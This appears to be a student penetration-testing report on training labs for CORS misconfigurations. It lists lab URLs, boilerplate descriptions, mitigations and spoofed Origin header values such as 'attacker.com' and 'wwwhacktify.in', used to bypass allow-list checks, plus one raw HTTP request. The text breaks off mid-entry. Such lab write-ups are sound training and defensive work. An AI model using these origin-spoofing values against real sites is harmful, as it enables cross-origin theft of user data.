Penetration Testing Report

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Introduction

This report documents the proceedings and results of the CSRF and CORS lab assessment conducted against the **Week {3} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

I. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {3} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

II. Scope

This section defines the scope and boundaries of the project.

Application Name	{Lab 1 - CORS} {Lab 2 – CSRF}

III. Summary

Outlined is an (Injection) Security assessment for the **Week {3} Labs**.

Total number of Sub-labs: 13

High	Medium	Low
3	7	3

High - Number of Sub-lab with high difficulty level

Medium - **Number of Sub-labs with medium difficulty level**

Low - **Number of Sub-labs with low difficulty level**

1. Cross Origin Resource Sharing

1.1. CORS with Arbitrary Origin

Reference	Risk Rating
Sub-lab-1: CORS with Arbitrary Origin	Low

Tools Used

Browser(Google Chrome browser), Buurpsuite, manual testing

Vulnerability Description

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.

How It Was Discovered

Manual Testing

Vulnerable URLs

https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php

Consequences of not Fixing the Issue

Data theft, account takeover, API abuse, CSRF

Suggested Countermeasures

Explicit origin whitelisting.
Dynamic origin validation.
Restrict `Access-Control-Allow-Credentials`.
Avoid Wildcard usage.
Sanitize user input.


References


OWASP: CORS
MDN: CORS
Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: I logged in with the provided username and password, it brought out a text and i proceeded to using BurpSuite, to intercept, use the origin header with the exploit characters(attackers.com) and then to sent it to the repeater.





1.2. CORS with Null Origin

Reference	Risk Rating
Sub-lab-1: CORS with Null Origin	Low

Tools Used
Browser(Google Chrome browser), Buurpsuite, manual testing

Vulnerability Description
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How It Was Discovered
Manual Testing

Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php


Consequences of not Fixing the Issue
Data theft, account takeover, API abuse, CSRF


Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: attacker.com





1.3. CORS with Prefix match


Reference	Risk Rating
Sub-lab-3: **CORS with Prefix match**	medium
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	
Consequences of not Fixing the Issue	
Data theft, account takeover, API abuse, CSRF	

Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: **hacktify.in attacker.com**




1.4. CORS with suffix match


Reference	Risk Rating
Sub-lab-4: CORS with suffix match	Medium
Tools Used	

Browser(Google Chrome browser), Buurpsuite, manual testing
Vulnerability Description
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.
How It Was Discovered
Manual Testing
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php
Consequences of not Fixing the Issue
Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.
attacker.com hacktify.in





1.5. CORS with Escape dot


Reference	Risk Rating
Sub-lab-5: CORS with Escape dot	Hard
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	

Vulnerability Description
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.
How It Was Discovered
Manual Testing
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php
Consequences of not Fixing the Issue
Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: wwwhacktify.in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Kali Tools
Kali Docs
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Google Hacking DB
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Happy Hacking
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
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Open browser
Request
GET /HTML/cors_lab/lab_5/cors_5.php HTTP/2
Host: labs.hacktify.in
Origin: www.hacktify.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
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
Response
HACKTIFY
cybersecurity
Welcome, Fetch the HTTP response of this web page
using CORS request.



1.6. CORS with substring match

Reference	Risk Rating
Sub-lab-6: **CORS with substring match**	**Hard**
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	

